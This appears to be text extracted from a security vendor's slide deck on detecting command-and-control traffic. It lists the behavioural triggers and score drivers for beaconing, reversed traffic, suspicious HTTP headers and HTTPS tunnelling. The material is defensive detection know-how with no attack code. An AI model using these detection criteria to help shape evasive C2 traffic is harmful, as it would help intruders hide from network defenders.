
- Find key assets
- Aggregate data
- Tunnel out of the network




Cyber Kill Chain




The Cybersecurity Gap



Detecting Command & Control and Remote Access




THREAT RANGE



CERTAINTY RANGE




COMMAND & CONTROL




Triggers

- An internal host is connecting to an external server and the pattern looks reversed from normal client to server traffic; the client appears to be receiving instructions from the server and a human on the outside appears to be controlling the exchange
- The threat score is driven by the quantity of data exchanged and longevity of the connection
- The certainty score is driven by the ratio of data sent by the internal host compared to data received from the server and the longevity of the connection




THREAT RANGE



CERTAINTY RANGE




COMMAND & CONTROL




Triggers


- An internal host is persistently communicating with an external entity identified by IP address and/or domain name, where the number and timing of requests and amounts of data exchanged follow a very rigid pattern; this is indicative of requesting instruction on what to do next
- The threat score is driven by the amount of data sent and bytes received
- The certainty score is driven by the frequency of requests




THREAT RANGE



CERTAINTY RANGE




COMMAND & CONTROL




Triggers

- Software on an internal host is initiating one or more suspicious HTTP requests which form a pattern typically observed in command and control communications in recent malware samples
- The suspicious pattern may be the result of any combination of the following: (a) incorrect or malformed User-Agent, (b) absence or presence and order of a variety of HTTP headers, (c) presence and regularity of beaconing of the request and (d) connections to geographies which have a higher likelihood of hosting command and control servers
- While beaconing is a key driver of the threat score, the presence of all four factors causes the threat score to be at the top of the range. Combinations with fewer factors will score successively lower with combinations that don't include beaconing being at the very low end of the range.
- Suspicious User-Agent and suspicious HTTP header contribute strongly to the certainty score while geo and beaconing contribute weakly. Suspicious HTTP communication to multiple domains further increases the certainty score.



- Software installed on the host is emitting HTTP requests that share two or more patterns with recent known malware samples: (a) malformed User-Agent, (b) unusual collection of HTTP headers, (c) communicating in an automated pattern and (d) communicating to out-of-the-ordinary geographies


THREAT RANGE



CERTAINTY RANGE




COMMAND & CONTROL




Triggers


- An internal host is communicating with an outside IP using HTTPS where another protocol is running over the top of the HTTPS sessions
- This represents a hidden tunnel involving multiple sessions over longer periods of time mimicking normal encrypted Web traffic
- The threat score is driven by the quantity of data sent via the tunnel
- The certainty score is driven by the number and persistence of the sessions




THREAT RANGE



CERTAINTY RANGE




COMMAND & CONTROL

